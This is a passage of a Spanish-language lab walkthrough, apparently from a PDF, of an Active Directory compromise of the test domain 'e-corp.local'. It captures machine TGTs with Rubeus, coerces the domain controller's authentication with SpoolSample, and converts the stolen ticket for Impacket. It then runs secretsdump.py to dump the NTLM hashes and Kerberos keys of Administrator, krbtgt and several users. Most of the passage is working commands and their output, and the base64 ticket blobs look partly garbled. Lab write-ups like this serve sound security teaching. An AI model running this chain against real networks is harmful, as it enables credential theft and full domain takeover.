rZ8Z6Xmb1oBV/bEbaHXzVJJs6ZZ/nZsQqkS8+3V2W18idqR9bDh0umiI7brC8k7otqVgLQ7+JRD0xlvUcDZdBtVCucXB1kUpW1mE11/OtkcdFE9JvVR9XHiq
C0qaA1B1ICpaEkqrqA8Sb3cnJaChhZYiJauVvFQkXj1VLCEi1f4x7p1YxJFUD/S7Fzn8FnL2ThMQtIZ8FXD00BUMDe8OGrF7KX+PNaH9hvkrc/cnMXZxb89GQD
h3sEORmq9n56FKnwagqncVjSq6k4FvhyY/Ign/7gjbIAI6a4Jdn8659Zi1nGusiId64XdDuukNiCmL3FTPUaB7OAuhIFEHMFs+Mr7+FNmdPisG1ctaVltgx
9by58kh7Z17fzPtfFvC9F1DycLTy31v+1DAyxMLD/Umr5DtUEa4icS/9iYF73yCFBbs2fE4h+yLyoa2UQsssucM8T0rFYjYhCbCgeawcjBWL4ZGjJ8Xwfgyb
9ZMpkZ0MzVHXsg/nw2UDOWDEX+/CmQdH+PtGXnkQcdPhtIm8V9+xe0o2cagY68R73L7gdiCYmH/WYQONrInCLqd7DKNsVC9Y54ZFjg2BV5u0NYZFJAnAKD
3Sku9TGH75SBg0bhB5m/MvE1eo2zDML3+XhCHgNkzvX31u1/Yy2MU/A4D+i9cgwF45wL15x8oIHT4Xmx0S3oKhFHPVyx7Z1njW4p0opy/upCS80A3yxCUd+Y
aU/h31rz0FOyqo1L0CNzWoyHg2QWBFEPzxiH7/qyUIV5IYouyGxvD+YPj+wkKK0B7DCB6aADAgEAooHhBIHeFYHbMIHYoIHVMIHSMIHPoCswKaADAgESoSIE
IG45Ow216+hohmT9ofyKsZteQamX0Kue9UrgMw2MqVKLoQ4bDEUtQ09SUC5MT0NBTKIbMBmgAwIBAAESMBAAbDmJpbGwuaGFycGVyLmV4owcDBQBAwQAAPREY
DziWmJQwMTI0MTgNTI1WqYRGa8yMDI0MDEYNTA0MTUyNvNqERgPMjAyNDAXMzExODE1MjVqV4A4bDEUtQ09SUC5MT0NBTKkhMB+gAwIBAgEYMBYbBmtYnRn
dBsMRS1DT1JQLkxPQ0FM

[*] 1/24/2024 6:36:01 PM UTC - Found new TGT:

User           : DESKTOP-TGAA2F4$@E-CORP.LOCAL
StartTime      : 1/24/2024 5:55:34 PM
EndTime       : 1/25/2024 3:55:34 AM
RenewTill     : 1/31/2024 5:55:34 PM
Flags         : name_canonicalize, pre_authn, initial, renewable, forwardable
```

La de rubeus lo hemos ejecutado con el siguiente comando:

".\Rubeus.exe monitor /interval:5 /nowrap"

Y el ticket principal que nos tenemos que quedar es con el del:

[PRIMARY\\$@E-CORP.LOCAL](#)

```
[*] 1/24/2024 6:38:11 PM UTC - Found new TGT:
```

```
User      : PRIMARY$@E-CORP.LOCAL
StartTime : 1/24/2024 5:55:28 PM
EndTime   : 1/25/2024 3:55:27 AM
RenewTill : 1/31/2024 5:55:27 PM
Flags     : name_canonicalize, pre_authent, renewable, forwarded, forwardable
Base64EncodedTicket :
```

```
doIFkYCCBSagAwI8BaEDAgEWooIElZCC8CthggQnMIEI16ADAgEfoQ4bDEutQ89SUCSNT0NBTKxHMB+gAwI8BaEWBYb8mtyYnrRndsMRSIDT1JQLkxPQ0FHo4ID5zCCA+QgAwI8BaEDAgECooID1QSCA9HJkaMaR8vKhWxmTLKZ0tCnRPsbq3sy315uOf1iV4FSMLI2C70MWWFQpLkzpEcQmcIha01nkus6mRApMX+Yqy4rBAmT13N/ScW2Bj777R1/KA0NB
3h0tP+680DEIggDC/rPF+MnkVzgjRNvKyKLtka20trT0AU//Fync/hQ1K4VWzXVKhxFmYyFaOVU1iR+mqQAJjNtRRA2duy9Nd/oGWCcblmKNoof+chPOTtGyJ1nEf2BR4WIkXvz6yArQQQyhb0548m818nCVgt+PHrSinsNDXs3FUSn3Eq1hQsW04nv1weXZItzEp9HrtNSQJH70EOzggpG3Lxbj0psDSKyE00KZd0kXzLeSzCbF+TzP/17c/elalNv15v58rYB2
TanCZqLm46a6S0ibQwQtph30Y8F7GkD1YKR06QWkK/SMPz4e3VcarEA3hpRUCOXpSltzLv+4Rn8x/NE3N87s31BQphAty2CbeGm700sa9d0P1t82+14T8yrXXY0V6PRedWxL92ozAvbd1FCXvyGtywZadYu2F3iThqlzpyF7gUCSDwkGH4gX+1axXk1P19jBZq7XVjh83oqXxG804uSgNRQo7tbFaotutU6nwUqQz181dxUbj1TK8nh+1Jxa113x2Pc3sAp
5aSVHkN2KbAdS80a20z42G5EtS1gru1HoueXVehTKciL4N6aig3NY0rrHrFl0p4T8+zo7x0qMLjZ1zRjyGy12SYG04r3nyyVx153qxVIXf61dU2M4iRvYkF020cFSUFc2EBnScJeyZY2ZLwSVyFT5oyF2qamjz0/Doja9qZnXvtwUcXPU1Hy9H+Eug7j6R5aKml+1ci2eAh1Mw21Xv156y8iUaFog/FYs87CA4YIBSSrcLDRc/3x6F5InebjnuF1cavQrDSp
aj0+vxzQwtw0/+CuCP057cr1qzch7TLuKMsC/e0jFWCmR9MZXFnD9274ZbeFmaz6PqIj531Ix47IaFcyVBf9U54hVeiL61FKGiN/j0FpIF99q1CbT8Pmpvp+a7UWhSk3cF6G8vBakHqkFFP2ACB14DNZ3zmmnad65mwq4R+jONFXdD0p14E2aLytX3eHtLEH68F4uKhudVW4IXPNLlXUjDz/DejSq2q/1Q5SywxQOVfcjh1SV3bXRLqF9KPA5QZV9mS6VOKgN1yr/m
GjLkw84IP9y3poxA6d8Uoc3x+pcF70VZ87RQ0b6g/21/CvUGKTbHk+KvNnzdu5Qh6HUA3FFOHMmFSPQyJTeFms537h15AutLnq0B5jC846ADAgEAs0Hb81HYFYHWHVTHS0HPNHWHWHIJoCswKaADAgESosIEIkhkZK0JwAmCdyj8IA/bekbeD/1BRX1A3Fkwa750NbyoQ4bDEutQ89SUCSNT0NBTK1VWBOgAwI8BaEWaobCFBSSU1BU1kkowcD8Q8gQ
AApREYDz1wHjQwNTI0NTY1NTI4NqYRGA8YMDI0WDEjNTAYNTUyN1qnERgPhjAYNDAXhZEKNjU1HjdaQ44bDEutQ89SUCSNT0NBTKxHMB+gAwI8BaEWBYb8mtyYnrRndsMRSIDT1JQLkxPQ0FHo
```

```
[*] Ticket cache size: 5
```

Una vez generado los tickets ejecutamos la siguiente herramienta `spoolsample`.

```
CA. Command Prompt
Microsoft Windows [Version 10.0.19045.3930]
(c) Microsoft Corporation. All rights reserved.

C:\Users\bill.harper.ex>cd Desktop

C:\Users\bill.harper.ex\Desktop>SpoolSample.exe primary.e-corp.local DESKTOP-TGAA2F4.e-corp.local
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
TargetServer: \\primary.e-corp.local, CaptureServer: \\DESKTOP-TGAA2F4.e-corp.local
Attempted printer notification and received an invalid handle. The coerced authentication probably worked!

C:\Users\bill.harper.ex\Desktop>
```

El comando que hemos utilizado para ejecutar es el siguiente:


“SpoolSample.exe primary.e-corp.local DESKTOP-TGAA2F4.e-corp.local”

1.6 Convertir el ticket de Windows a Linux.

Una vez hayamos ejecutado las herramientas cogemos el ticket que vamos a utilizar que en este caso es el de PRIMARY\$@E-CORP.LOCAL y lo copiamos al Debian generando un archivo llamado “ticket” (con nano).

Una vez copiado en el debian y creado el archivo “ticket” utilizamos el siguiente comando:

“cat ticket | base64 -d > ticket.kirbi” que nos pasa el archivo de base 64 a la extensión .kirbi




```
Terminal -
File Edit View Terminal Tabs Help
root@debian:~/Documents# cat ticket | base64 -d > ticket.kirbi
root@debian:~/Documents#
```

Una vez convertido en .kirbi lo vamos a pasar a un archivo .ccache que es la extensión de ticket en Linux.

El comando utilizado es el siguiente:

“ticketConverter.py ticket.kirbi ticket.ccache”



```
Terminal -
File Edit View Terminal Tabs Help
root@debian:~/Documents# ticketConverter.py ticket.kirbi ticket.ccache
Impacket v0.12.0.dev1+20231114.165227.4b56c18a - Copyright 2023 Fortra

[*] converting kirbi to ccache...
[+] done
root@debian:~/Documents#
```

Una vez convertido el archivo en .ccache lo vamos a exportar para poder hacer un klist y nos salga el ticket.

El comando es el siguiente: ***“export KRB5CCNAME=ticket.ccache”***

Y una vez exportado podemos hacer un ***“klist”*** para que nos salga el ticket.

```
Terminal -
File Edit View Terminal Tabs Help
root@debian:~/Documents# export KRB5CCNAME=ticket.ccache
root@debian:~/Documents# kalist
bash: kalist: command not found
root@debian:~/Documents# klist
Ticket cache: FILE:ticket.ccache
Default principal: PRIMARY$@E-CORP.LOCAL

Valid starting    Expires          Service principal
01/24/24 17:55:28 01/25/24 03:55:27 krbtgt/E-CORP.LOCAL@E-CORP.LOCAL
                renew until 01/31/24 17:55:27
root@debian:~/Documents#
```

Lo siguiente que tendríamos que hacer es añadir en el documento /etc/hosts con nano, los dominios e ip del servidor.

192.168.201.149 e-corp.local

192.168.201.149 primary.e-corp.local

```
root@debian:~/Documents# nano /etc/hosts
root@debian:~/Documents# cat /etc/hosts
127.0.0.1    localhost
127.0.1.1    debian
172.16.55.130 DESKTOP-TGAA2F4
192.168.201.3 Lab.local
192.168.201.3 primary.lab.local
192.168.201.4 WORKSTATION01.lab.local
192.168.201.149 e-corp.local
192.168.201.149 primary.e-corp.local
# The following lines are desirable for IPv6 capable hosts
::1        localhost ip6-localhost ip6-loopback
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters
```

1.7 Autenticación de Kerberos


Con la autenticación de kerberos no nos hace falta ni usuarios ni contraseñas.

1º Secretsdump

El primer comando que vamos a utilizar es del Secretsdump para poder obtener los usuarios y contraseñas del servidor en hashes.

El comando es el siguiente con la ip del servidor:

“secretsdump.py -k -no-pass -dc-ip 192.168.201.149 e-corp.local/"primary\$"@primary.e-corp.local”



```
root@debian:~/Documents# secretsdump.py -k -no-pass -dc-ip 192.168.201.149 e-corp.local/"primary$"@primary.e-corp.local
Impacket v0.12.0.dev1+20231114.165227.4b56c18a - Copyright 2023 Fortra

[-] Policy SPN target name validation might be restricting full DRSUAPI dump. Try -just-dc-user
[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:74b94b1f6e33b16e314e50284e3908ce:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:7f7c348613dbc5b30622ee31530ad44c:::
e-corp.local\tyrell.wellick:1000:aad3b435b51404eeaad3b435b51404ee:2d20d252a479f485cdf5e171d93985bf:::
e-corp.local\terence.colby:1105:aad3b435b51404eeaad3b435b51404ee:7e663de468142020306361bc5042027a:::
e-corp.local\susan.jacobs:1108:aad3b435b51404eeaad3b435b51404ee:2bd6ad7a98e668f70ad78e3064f3724d:::
e-corp.local\bill.harper.ex:1110:aad3b435b51404eeaad3b435b51404ee:f465e6cdd06994e614f3e0adae6b9f58:::
PRIMARY$:1001:aad3b435b51404eeaad3b435b51404ee:2a9bb87a608c673115eb7e349b857ad3:::
DESKTOP-TGAA2F4$:1106:aad3b435b51404eeaad3b435b51404ee:1169c825c6a59ac7ea6e42fd274a90a9:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:edd96bf1050cda21da26dd0531be9f6f80e3986eb33ee56e42756ee42194e42
Administrator:aes128-cts-hmac-sha1-96:3e5e65acd97e87297f6ddc1822d14812
Administrator:des-cbc-md5:689e268558798015
krbtgt:aes256-cts-hmac-sha1-96:fd9e6d2e4e7d85f2754a6135e57a205a0d24a763f482ff78c02535379c41077e
krbtgt:aes128-cts-hmac-sha1-96:aaaf02b9e6f3544868754f144f08a179
krbtgt:des-cbc-md5:bfd3b516eb5c2e0
e-corp.local\tyrell.wellick:aes256-cts-hmac-sha1-96:cd41d09372511b13ad94f9da5c508524d7bf86cb67c69bfef1151abd5f3fa055
e-corp.local\tyrell.wellick:aes128-cts-hmac-sha1-96:dd891eabeb349f77d2497064db0f2cca
e-corp.local\tyrell.wellick:des-cbc-md5:073d64efc801abb9
e-corp.local\terence.colby:aes256-cts-hmac-sha1-96:43fa964971eaf0ba5612d0584de8ccb279d86b4eaebaeec9402c858fff3bd37e
e-corp.local\terence.colby:aes128-cts-hmac-sha1-96:992b77bc8b6d2a5d414be23f11571aaf
e-corp.local\terence.colby:des-cbc-md5:048fd5d0088ccb91
e-corp.local\susan.jacobs:aes256-cts-hmac-sha1-96:bb930e1d0dcfb2f4b156973643799ae8a0b1079f827ebd2e4f42a96d237309da
e-corp.local\susan.jacobs:aes128-cts-hmac-sha1-96:6bc056081d6e4d78413ac9926a0ae96c
e-corp.local\susan.jacobs:des-cbc-md5:0eb3547c1aa26bba
e-corp.local\bill.harper.ex:aes256-cts-hmac-sha1-96:9eca56603f3f327fe457a9b37b3872495241103e9910a15fc896146408585ecb
e-corp.local\bill.harper.ex:aes128-cts-hmac-sha1-96:644d420af76596863956f4bfc9c98c21
e-corp.local\bill.harper.ex:des-cbc-md5:b07fae62b93ec225
PRIMARY$:aes256-cts-hmac-sha1-96:b6e71c30075cdeedb9453b32397bbcd7e6494d8e41b4fb07832ccc5d95f06ae
PRIMARY$:aes128-cts-hmac-sha1-96:dfd58c7544c1cb0ccaf5f9692a139591
```

Podemos observar una vez lanzado el comando como nos genera los usuarios que hay con sus contraseñas en formato hash. Como por ejemplo Administrator.